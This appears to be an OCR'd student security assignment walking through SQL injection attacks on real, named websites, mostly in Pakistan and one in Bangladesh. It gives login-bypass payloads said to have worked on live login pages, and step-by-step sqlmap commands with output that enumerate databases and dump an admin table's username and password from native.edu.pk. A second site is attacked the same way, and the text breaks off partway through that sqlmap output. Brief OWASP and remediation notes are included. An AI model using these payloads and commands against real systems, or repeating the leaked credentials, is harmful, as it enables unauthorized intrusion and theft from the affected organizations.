
TARGET 2

STEP 1: Select target website which has field of username and password (LOGIN) to enter


Inurl: pk login

Url: http://admission.pinahs.edu.pk/login.php


Payload: admin' or '1'='1'--




STEP 2: Enter this payload : admin' or '1'='1'—un username and password input field



STEP 3: Successful login






TARGET 3:

STEP 1: Select target website which has field of username and password (LOGIN) to enter


Inurl: pk login

Url: http://www.technopk.com/login.php

Payload: admin' or '1'='1



Login successfull



PART B

TASK NO: 7 PART B

QUESTION

Find any Pakistan website that is vulnerable to SQLi attack

1. Vulnerablity : **SQL syntax error injection attack**

2. CVSS SCORE- cvss calculator

3. Relate with owasp top 10
   The **SQL syntax error injection attack** vulnerability aligns with the first category in the OWASP Top 10, which is Injection.Injection vulnerabilities, occur when untrusted data is sent to an interpreter as part of a command or query, leading to unauthorized execution of commands. In the case of the described attack, injecting a single quote at the end of a URL parameter is an attempt to manipulate the structure of an SQL query executed by the web application's backend database.

4. Detailed explanations
   SQL injection vulnerability by appending a single quote (') at the end of a URL parameter, particularly with an identifier (e.g., id=). This action is an attempt to manipulate the structure of an SQL query.

   Detailed explanation of the attack:

   Identification of Vulnerability: To identifies a URL parameter that appears to be associated with database operations, such as retrieving a specific record based on an **identifier (id=).**

   Injection Attempt: Then appends a **single quote (')** at the end of the parameter value in the URL. This action is an attempt to inject malicious SQL code into the SQL query.

   SQL Syntax Error: If the application is vulnerable to SQL injection, appending a single quote can disrupt the SQL query's syntax it will give (SQL syntax error)

   Observation of Error Responses: Upon submitting the manipulated URL, then observe the application's response. If the application returns an error message or exhibits abnormal behaviour, such as displaying a syntax error page or disclosing database-related information, it indicates that the SQL injection attempt was successful

   Now we can use SQLMAP to retrive databases, tables Columns and to gain more information

5. Impact

   If the SQL injection vulnerability is successfully exploited, private information kept in the application's backend database may become accessible to unauthorized parties. Numerous types of data, such as user credentials, private information, financial records, and proprietary material, can all potentially extracted by attackers.

   Successful exploitation of the SQL injection vulnerability grants attackers access to database tables, columns, and credentials, including user authentication information, such as usernames and password hashes, posing significant risks of unauthorized access, identity theft, and data exfiltration.

6. Recommendations

   To guarantee that user-supplied input is free of characters like single quotes, semicolons, and special characters that could change the syntax of SQL queries, implement comprehensive input validation and sanitization procedures. By comparing input to a predetermined set of permitted characters or patterns using whitelisting techniques, you can reject any input that does not meet these requirements.To automate the validation process and lower the risk of vulnerabilities brought on by inconsistent or insufficient validation, employ input validation libraries or frameworks.

   When doing database operations, use prepared statements or parameterized queries to keep SQL code and user input apart. In order to avoid allowing user input to be directly concatenated into the query, parameterized queries connect input parameters to placeholders in the SQL expression.


7. References

   https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

STEP 1:

Identify the URL parameter that appears to be associated with based on an **identifier (e.g., id=).**


Target URL: https://native.edu.pk/detail.php?ComCatID=11



STEP 2:


In the browser's address bar, append a single quote (') to the end of the parameter value in the URL. For example, if the URL parameter is id=1, modify it to id=1'.

https://native.edu.pk/detail.php?ComCatID=11'



STEP 3:

Press enter and check for SQL Syntax error



STEP 4:

Now to get sensitive information from the database turn on kali linux

STEP 5:

Open terminal and perform sqlmap commands

COMMANDS:

- sqlmap -u url –dbs
- sqlmap -u url –D database_name --tables
- sqlmap -u url -D databse_name -T table_name –columns
- sqlmap -u url D databse_name -T table_name –C column_name --dump

1. sqlmap -u https://native.edu.pk/detail.php?ComCatID=11--dbs

   Above command is asking sqlmap to scan the URL provided for the existence of databases (--dbs)

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u https://native.edu.pk/detail.php?ComCatID=11 --dbs
```

We got 2 databases marked in red

- information_schema
- nativepk_dbnative

```
                                {1.7.11#stable}
                                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
 obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for a
by this program

[*] starting @ 10:01:59 /2024-04-30/

[10:02:00] [INFO] resuming back-end DBMS 'mysql'
[10:02:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: ComCatID (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: ComCatID=11 AND 3081=3081

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: ComCatID=11 AND (SELECT 6669 FROM(SELECT COUNT(*),CONCAT(0x71706b7071,(SELECT (ELT(6669=6669,1))),0
))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: ComCatID=11 AND (SELECT 6013 FROM (SELECT(SLEEP(5)))pqyn)

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: ComCatID=-3137 UNION ALL SELECT NULL,NULL,CONCAT(0x71706b7071,0x4a457750735a4d665458506e4e516a67704
646b7952746b546d65,0x717a6b6a71),NULL,NULL-- -
---
[10:02:02] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[10:02:02] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] nativepk_dbnative

[10:02:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/native.edu.pk'
```

2. sqlmap -u https://native.edu.pk/detail.php?ComCatID=118 -D nativepk_dbnative --tables

   This sqlmap targets the specified URL and the 'information_schema' database, retrieving a list of tables within that database.

We got 14 tables

3. sqlmap -u https://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative -T admin --columns

   This sqlmap targets the URL provided, accessing the 'nativepk_dbnative' database, specifically the 'EVENTS' table, and retrieves information about the columns within that table.

5 columns are present

```
[10:10:55] [INFO] fetching columns for table 'admin' in database 'nativepk_dbnative'
Database: nativepk_dbnative
Table: admin
[5 columns]
+--------------+--------------+
| Column       | Type         |
+--------------+--------------+
| EmailAddress | varchar(50)  |
| Password     | varchar(50)  |
| UserID       | int(11)      |
| UserLevel    | varchar(50)  |
| UserName     | varchar(50)  |
+--------------+--------------+
```

4. $ sqlmap -u https://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative -T admin -UserName -–dump

WE GOT UERNAME

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u https://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative -T admin -C UserName --dump
```

```
Database: nativepk_dbnative
Table: admin
[1 entry]
+----------+
| UserName |
+----------+
| nauman   |
+----------+

[10:12:33] [INFO] table 'nativepk_dbnative.`admin`' dumped
bnative/admin.csv'
[10:12:33] [INFO] fetched data logged to text files under '
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u https://native.edu.pk/detail.php?ComCatID=11 -D nativepk_dbnative -T admin -C Password --dump
```

WE GOT PASSWORD

```
Database: nativepk_dbnative
Table: admin
[1 entry]
+----------+
| Password |
+----------+
| nauman   |
+----------+

[10:15:39] [INFO] table 'nativepk_dbnative.`admin`' dumped to CSV file '/home/kali/
```

Through SQLI ATTACK we successfully found username and password

TARGET 2

STEP 1:


Identify the URL parameter that appears to be associated with based on an **identifier (e.g., id=).**

Target URL: https://www.burobd.org/network-and-linkages.php?id=8

STEP 2:

In the browser's address bar, append a single quote (') to the end of the parameter value in the URL. For example, if the URL parameter is id=1, modify it to id=1'.

https://www.burobd.org/network-and-linkages.php?id=8'



STEP 3:

Press enter and check for SQL Syntax error

STEP 4:

Now to get sensitive information from the database turn on kali linux

STEP 5:

Open terminal and perform sqlmap commands

COMMANDS:

- sqlmap -u url –dbs
- sqlmap -u url –D database_name --tables
- sqlmap -u url -D databse_name -T table_name –columns
- sqlmap -u url D databse_name -T table_name –C column_name --dump

1. sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 --dbs

   Above command is asking sqlmap to scan the URL provided for the existence of databases (--dbs)

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 --dbs
```

We got 2 databases marked in red


- burobd_bd_25
- information_schema

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u https://www.burobd.org/network-and-linkages.php?id=8 --dbs

                                                                                {1.7.11#stable}
                                                                                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end use
esponsible for any misuse or damage caused by this program

[*] starting @ 07:01:55 /2024-04-24/

[07:01:56] [INFO] resuming back-end DBMS 'mysql'
[07:01:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=8' OR NOT 1819=1819#

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=8' OR (SELECT 1492 FROM(SELECT COUNT(*),CONCAT(0x71706b6271,(SELECT (ELT(1492=1492,1))),0x7176767671,F

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=8' AND (SELECT 3615 FROM (SELECT(SLEEP(5)))Gxmx)-- AtNx

    Type: UNION query
    Title: MySQL UNION query (NULL) - 8 columns
    Payload: id=8' UNION ALL SELECT NULL,CONCAT(0x71706b6271,0x706a667351694a774759565475614566a6d6a6f626764655764484c5
---
